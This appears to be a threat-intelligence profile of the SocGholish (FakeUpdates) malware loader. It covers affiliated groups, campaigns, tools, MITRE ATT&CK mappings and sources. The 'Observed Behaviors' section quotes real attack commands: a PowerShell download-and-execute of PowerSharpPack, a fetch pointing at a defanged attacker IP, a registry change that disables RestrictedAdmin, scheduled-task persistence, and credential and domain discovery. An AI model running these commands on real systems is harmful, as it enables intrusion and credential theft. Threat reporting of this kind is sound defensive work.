blackpoint

THREAT PROFILE:

SocGholish

Table of Contents


Executive Summary

First Identified:
2018

Malware Type:
- Loader malware

Known Associates:
- Blister Loader
- DEV-0206
- Evil Corp
- Exotic Lily
- Hive Ransomware
- LockBit Ransomware
- Macaw Locker
- NetSupport RAT
- PheonixLocker
- Raspberry Robin
- SilverFish
- TA569
- WastedLocker Ransomware

Known Aliases:
- FakeUpdates



Description

SocGholish (AKA FakeUpdates) has been active since at least April 2018 and is widely associated with the Russia-cybercriminal group, Evil Corp. The malware is often observed being deployed by multiple threat groups, indicating the malware operates as a malware-as-a-service (MaaS).

The malware is often deployed via drive-by downloads and phishing campaigns that drop a .zip or .js file that victims are tricked into launching. The SocGholish malware is often observed masquerading as a software update for a web browser, fake Microsoft Teams and Adobe install files.

The malware has been observed using Traffic Directing Services (TDS) to determine if targets are acceptable and obscure the attack. Unlike traditional MaaS variants, SocGholish appears to be more particular about the targets and environments/systems they attack.

Once a victim downloads the fake update or software that contains an archive file with an embedded SocGholish JavaScript payload. Once executed, the JavaScript payload establishes a command and control (C2) channel to relay system information gathered from the compromised endpoint. SocGholish has been observed using the wevutil command for discovery objectives, which is uncommon as this command is often used for defense evasion.

SocGholish is widely associated with the Russia-cybercriminal group, Evil Corp.

SocGholish has been observed using WMIC to execute a command to disable Windows RestrictedAdmin Mode, which when enabled prevents credentials used to connect to a remote system via RDP from being stored in memory. It is likely this was disabled to intercept the credentials of those who would RDP to this device in the future.

In August 2023, security researchers with ReliaQuest reported that SocGholish was one of the top three malware loaders observed in 2023. SocGholish reportedly accounted for 27% of observed infections, behind Qakbot (30%) and ahead of Raspberry Robin (23%).

Previous Targets: SocGholish

Previous Industry Targets

- **Academics**
- **Basic Materials**
- **Consumer Cyclicals**
  - Hotels & Entertainment
  - Retail
- **Consumer Non-Cyclicals**
- **Energy**
- **Financials**
  - Insurance
- **Government**
- **Healthcare**
- **Industrials**
  - Construction & Engineering
  - Manufacturing
  - Transportation
- **Institutions & Organizations**
- **Professional & Commercial Services**
  - Business Services
  - Legal Services
- **Real Estate**
- **Technology**
  - MSPs
  - Telecommunications
- **Utilities**

Previous Targets: SocGholish

Previous Victim HQ Regions

- SocGholish has been observed being deployed against organizations worldwide. As the threat actors observed using the malware are considered to be based in Russia, it is likely the developers prohibit distribution to organizations based in Russia and other Commonwealth of Independent States (CIS) countries.

Known Campaigns

NDSW/NDSX	**This campaign reportedly accounted for more than 54,000 detections of SocGholish in the first half of 2023. This variant contains custom wrapper used to dynamically serve the malicious injection through a PHP proxy.**
“Vanilla” SocGholish	This campaign reportedly accounted for more than 16,000 detections of SocGholish in the first half of 2023. This variant is considered “vanilla” due to the injection of JavaScript code or HTML script tags that point directly to known SocGholish domains.
Khutmhpx	This campaign reportedly accounted for more than 10,000 detections of SocGholish in the first half of 2023. This variant is known to inject malware at the top of HTML code of infected websites in an attempt to hijack traffic. The domains that the malware is loaded from are reportedly frequently changed, including the use of 30 different domains in the first half of 2023.
Xjquery	This campaign reportedly accounted for more than 1,500 detections of SocGholish in the first half of 2023. This variant was observed using an intermediary “xjquery[.]com” domain.
Sczriptzzbn	This campaign reportedly accounted for more than 1,300 detections of SocGholish in the first half of 2023. This malware variant was observed pretending to be a CloudFlare DDoS Captcha and has been observed being injected at the top of legitimate .js files.

Associations: SocGholish

FakeUpdates

SocGholish alias

Blister Loader

A malware loader that has been active since at least 2021 and has been used to deploy additional malware payloads.

DEV-0206

An initial access broker (IAB) that has been observed deploying the SocGholish malware payload. The group has gained initial access to victim networks and then sold the access to other threat groups, including ransomware groups.

Evil Corp

AKA Indrik Spider, Gold Drake, Gold Winter, UNC2165, DEV-0243, Manatee Tempest. A sophisticated cybercriminal group that has been active since at least 2014 and has been associated with the SocGholish malware deployment. SocGholish was often used to deploy additional malware payloads, including ransomware.

Exotic Lily

An IAB that has been active since 2021 and has been observed deploying the SocGholish malware. The group has gained initial access to victim networks and then sold the access to other threat groups, including ransomware groups.

Hive Ransomware

SocGholish has been observed deploying variants of the Hive ransomware variant.

LockBit Ransomware

SocGholish has been observed deploying variants of the LockBit ransomware variant.

Macaw Locker

SocGholish has been observed deploying variants of the Macaw Locker ransomware variant.

Associations: SocGholish

NetSupport RAT

A RAT that has been used to gain persistent access to victim environments and deploy malware variants. It has been observed alongside SocGholish malware deployments.

PheonixLocker

SocGholish has been observed deploying variants of the PheonixLocker ransomware variant.

Raspberry Robin

AKA LINK_MSIEXEC, QNAP-Worm. A Windows worm that has been used to deploy additional malware variants, including SocGholish.

SilverFish

A threat group that has overlap with Evil Corp and has been linked to the SocGholish malware.

TA569

A threat group that has been observed deploying the SocGholish malware.

WastedLocker Ransomware

SocGholish has been observed deploying variants of the WastedLocker ransomware variant.

Known Tools: SocGholish

cmd	A program used to execute commands on a Windows computer.
Cobalt Strike	A commercial, full-featured, remote access tool that is described as "adversary simulation software designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors. The tool's interactive post-exploit capabilities cover the full range of ATT&CK tactics, all executed within a single, integrated system.
ipconfig	A command line utility that is used to display and manage the IP address assigned to the machine.
net	A Windows utility that is used in command-line operations for control of users, groups, services, and network connections. It can gather system and network information, move laterally through SMB/Windows Admin Shares, and interact with services.
nltest	A Windows command-line utility used to list domain controllers and enumerate domain trusts.
Ping	A tool used to test whether a particular host is reachable across an IP network.
PowerShell	A task automation and configuration management program that includes a command-line shell and the associated scripting language.
PowerShellRunner	A PowerShell script that utilizes WinAPI for bypassing Windows Defender implementation.
RDP	A protocol that provides a user with a graphical interface to connect to another computer over a network connection.
Rubeus	A C# toolset for raw Kerberos interaction and abuses.
Rundll32	A command line utility in Microsoft Windows used to run DLLs on the Windows operating system
Seatbelt	A tool that performs numerous security checks. It can be used to perform security-oriented checks to enumerate system information.

Known Tools: SocGholish

SharpChromium	A .NET 4.0+ CLR to retrieve data from Google Chrome, Microsoft Edge, and Microsoft Edge Beta. It can extract cookies, history, and saved logins.
SharpView	A PowerShell tool and a .NET port of the same used to gain situational awareness in Active Directory.
Stracciatella	A tool for executing PowerShell commands with detection evasion capabilities.
TruffleSnout	A tool for gathering AD-related information to support offensive operations.
UrbanBishop	A module of PowerSharpPack that creates a local RW section and then maps that section as RX into a remote process.
wevutil	A command utility used primarily to register a provider on the computer and can be used to retrieve information about even logs and publishers.
whoami	A command that displays user, group, and privileges information for the user who is currently logged on to the local system.
WinRAR	A trialware file archiver utility for Windows devices that can backup data and reduce the size of email attachments, open and unpack RAR, ZIP and other files downloaded from Internet, and create new archives in RAR and ZIP file format.
WMIC	A utility that provides a command-line interface for Windows Management Instrumentation.
wscript	An automation technology for Microsoft Windows operating systems that provides scripting abilities comparable to batch files, but with a wider range of supported features.

Observed SocGholish Behaviors: Windows

Execution	"wmic /node:redacted.remote.host process call create 'wevtutil epl Security C:\\programdata\\redacted.evtx /q:Event[System[(EventID=4776)]] cmd.exe" /C powershell -c "wget hxxps[://]www[.]python[.]org/ftp/python/3.12.0/python-3.12.0-embed-amd64.zip -OutFile c:\programdata\py3\hklib.py -ip 92.118.112[.]208 -port 443" /sc minute /mo 5&schtasks /run /tn "pypi-py" >> "C:\Users\ c:\programdata\python.zip ls c:\programdata\python.zip Expand-Archive -LiteralPath c:\programdata\python.zip -DestinationPath iex(newobjectnet.webclient).downloadstring ('https://raw.githubusercontent.com/ S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpPack.ps1') ; PowerSharpPack -UrbanBishop -Command '-i 9876 -p' CC:\programdata\ch.tmp'. cmd.exe" /C rename "c:\programdata\py3\rad39987.tmp" "hklib.py" $lit="$fpath\$randf"+".zip" $gr = [System.Convert]::FromBase64String($nfuyrgg1) Set-Content -Path "$lit" -Value $gr -Encoding Byte
Persistence	C:\Windows\System32\cmd.exe" /C schtasks /create /f /tn "pypi-py" /tr "c:\programdata\py3\pythonw.exe "C:\Windows\System32\cmd.exe" /C net group "domain admins" /domain >> "C:\Users\victim\AppData\Local\Temp\rad613A2.tmp" "C:\Windows\System32\cmd.exe" /C cmdkey /list >> "C:\Users\victim\AppData\Local\Temp\radF9A30.tmp" "C:\Windows\System32\cmd.exe" /C net user victim /domain >> "C:\Users\victim\AppData\Local\Temp\rad6FDE0.tmp" "C:\Windows\System32\cmd.exe" /C nltest /domain_trusts >> "C:\Users\victim\AppData\Local\Temp\rad8B102.tmp" "C:\Windows\System32\cmd.exe" /C cmdkey /list >> "C:\Users\victim\AppData\Local\Temp\rad2A57D.tmp" "C:\Windows\System32\cmd.exe" /C nltest /dclist: >> "C:\Users\victim\AppData\Local\Temp\rad3FBC3.tmp" "C:\Windows\System32\cmd.exe" /C whoami /all >> "C:\Users\victim\AppData\Local\Temp\rad95E90.tmp"

Observed SocGholish Behaviors: Windows

Privilege Escalation	new-ItemProperty -Path “$reg” -Name “ctfmon_” -Value “$fpath\$clientname” start-process “$fpath\$clientname”
Defense Evasion	del c:\programdata\python.zip process call create cmd /c reg add hklm\\System\\CurrentControlSet\\Control\\LSA /f /v disablerestrictedadmin /t REG_DWORD /d 0 $clientname=’ctfmon’+’.exe’ remove-item $env:TEMP*.ps1

Discovery	var colItems = objWMIService.ExecQuery("SELECT * FROM Win32_ComputerSystemProduct", "WQL");
	var colItems = objWMIService.ExecQuery("SELECT * FROM Win32_OperatingSystem", "WQL");
	var colItems = objWMIService.ExecQuery("SELECT * FROM AntiSpywareProduct", "WQL");
	var colItems = objWMIService.ExecQuery("SELECT * FROM AntiVirusProduct", "WQL");
	var colItems = objWMIService.ExecQuery("SELECT * FROM Win32_Process", "WQL");
	var colItems = objWMIService.ExecQuery("SELECT * FROM Win32_Service", "WQL");
	ls c:\programdata\py3" >> "C:\Users\

Other	<username>\AppData\Local\Temp\radBG1A6.tmp" <username>\AppData\Local\Temp\radE80E1.tmp

MITRE ATT&CK® Mappings: SocGholish

Initial Access	
T1189: Drive-by Compromise	
T1190: Exploit Public-Facing Application	
T1566: Phishing	.001: Spearphishing Attachment .002: Spearphishing Link
Execution	
T1047: Windows Management Instrumentation	
T1059: Command and Scripting Interpreter	.001: PowerShell .003: Windows Command Shell .007: JavaScript
T1106: Native API	
T1204: User Execution	.001: Malicious Link .002: Malicious File
Persistence	
T1053: Scheduled Task/Job	.005: Scheduled Task
T1547: Boot or Logon Autostart Execution	.001: Registry Run Keys / Startup Folder
Privilege Escalation	
T1055: Process Injection	
T1574: Hijack Execution Flow	.002: DLL Side-Loading

MITRE ATT&CK® Mappings: SocGholish

Defense Evasion	
T1027: Obfuscated Files or Information	
T1036: Masquerading	
T1112: Modify Registry	
T1127: Trusted Developer Utilities Proxy Execution	
T1140: Deobfuscate/Decode Files or Information	
T1218: System Binary Proxy Execution	.010: Regsvr32 .011: Rundll32
T1497: Virtualization/Sandbox Evasion	.001: System Checks
T1564: Hide Artifacts	.003: Hidden Window
T1622: Debugger Evasion	
Credential Access	
T1003: OS Credential Dumping	
T1056: Input Capture	.001: Keylogging
T1539: Steal Web Session Cookie	
T1552: Unsecured Credentials	.001: Credentials in Files
T1555: Credentials from Password Stores	.003: Credentials from Web Browsers

MITRE ATT&CK® Mappings: SocGholish

Discovery	
T1016: System Network Configurations Discovery	
T1033: System Owner/User Discovery	
T1057: Process Discovery	
T1082: System Information Discovery	
T1083: File and Directory Discovery	
T1087: Account Discovery	
T1482: Domain Trust Discovery	
T1518: Software Discovery	.001: Security Software Discovery
Lateral Movement	
T1021: Remote Services	.001: Remote Desktop Protocol
Collection	
T1005: Data from Local System	
T1056: Input Capture	.001: Keylogger
T1074: Data Staged	.001: Local Data Staging
T1113: Screen Capture	
T1125: Video Capture	

MITRE ATT&CK® Mappings: SocGholish

Command and Control	
T1071: Application Layer Protocol	.001: Web Protocols
T1105: Ingress Tool Transfer	
T1132: Data Encoding	.001: Standard Encoding
T1219: Remote Access Software	
T1568: Dynamic Resolution	
T1571: Non-Standard Port	
Exfiltration	
T1020: Automated Exfiltration	
T1041: Exfiltration Over C2 Channel	

References

- Blackpoint Cyber (2023, July 17) “SocGholish: Haunting the Digital Realm for Over Five Years.” https://blackpointcyber.com/resources/blog/socgholish-haunting-the-digital-realm-for-over-five-years/
- Check Point (n.d.) “Socgholish Malware.” https://www.checkpoint.com/cyber-hub/threat-prevention/what-is-malware/socgholish-malware/
- Cook, Dave; Johnson, Tyler (2023, August 03) Proofpoint: “Cybersecurity Stop of the Month: Detecting and Analyzing a SocGholish Attack.” https://www.proofpoint.com/us/blog/email-and-cloud-threats/detecting-analyzing-socgholish-attack
- Cybereason Global SOC Team (n.d.) “SocGholish and Zloader – From Fake Updates and Installers to Owning Your Systems.” https://www.cybereason.com/blog/threat-analysis-report-socgholish-and-zloader-from-fake-updates-and-installers-to-owning-your-systems
- Earnshaw, Earle; Fahmy, Mohamed; Kenefick, Ian; et. al. (2022, April 05) Trend Micro: “Thwarting Loaders: From SocGholish to BLISTER’s LockBit Payload.” https://www.trendmicro.com/en_us/research/22/d/Thwarting-Loaders-From-SocGholish-to-BLISTERs-LockBit-Payload.html
- Milenkoski, Aleksandar (2022, November 07) SentinelOne: “SocGholish Diversifies and Expands Its Malware Staging Infrastructure to Counter Defenders.” https://www.sentinelone.com/labs/socgholish-diversifies-and-expands-its-malware-staging-infrastructure-to-counter-defenders/
- Northern, Andrew (2022, November 22) Proofpoint: “Part 1: SocGholish, a very real threat from a very fake update.” https://www.proofpoint.com/us/blog/threat-insight/part-1-socgholish-very-real-threat-very-fake-update
- Northern, Andrew (2023, February 26) Proofpoint: “TA569: SocGholish and Beyond.” https://www.proofpoint.com/us/blog/threat-insight/ta569-socgholish-and-beyond
- Red Canary (n.d.) “SocGholish.” https://redcanary.com/threat-detection-report/threats/socgholish/
- Reliaquest (2024, February 13) “New SocGholish Infection Chain Discovered.” https://www.reliaquest.com/blog/new-python-socgholish-infection-chain/
- ReliaQuest Threat Research Team (2023, August 25) “3 Malware Loaders You Can’t (Shouldn’t) Ignore.” https://www.reliaquest.com/blog/the-3-malware-loaders-behind-80-of-incidents/
- Sinegubko, Denis (2022, August 16) Sucuri: “SocGholish Malware: Script Injections, Domain Shadowing, IPs & Obfuscation Techniques.” https://blog.sucuri.net/2022/08/socgholish-5-years-of-massive-website-infections.html
- Sucuri (2023, August) “SiteCheck Mid-Year 2023.” https://sucuri.net/wp-content/uploads/2023/08/SiteCheck-2023-Mid-Year-Report.pdf
- Tirado, Brandon (2023, January 30) ReliaQuest: “SocGholish: A Tale of FakeUpdates.” https://www.reliaquest.com/blog/socgholish-fakeupdates/
- Todyl Detection Engineering Team (2024, January 18) “Threat advisory: SocGholish malware.” https://www.todyl.com/blog/threat-advisory-socgholish-malware

Adversary Pursuit Group

blackpoint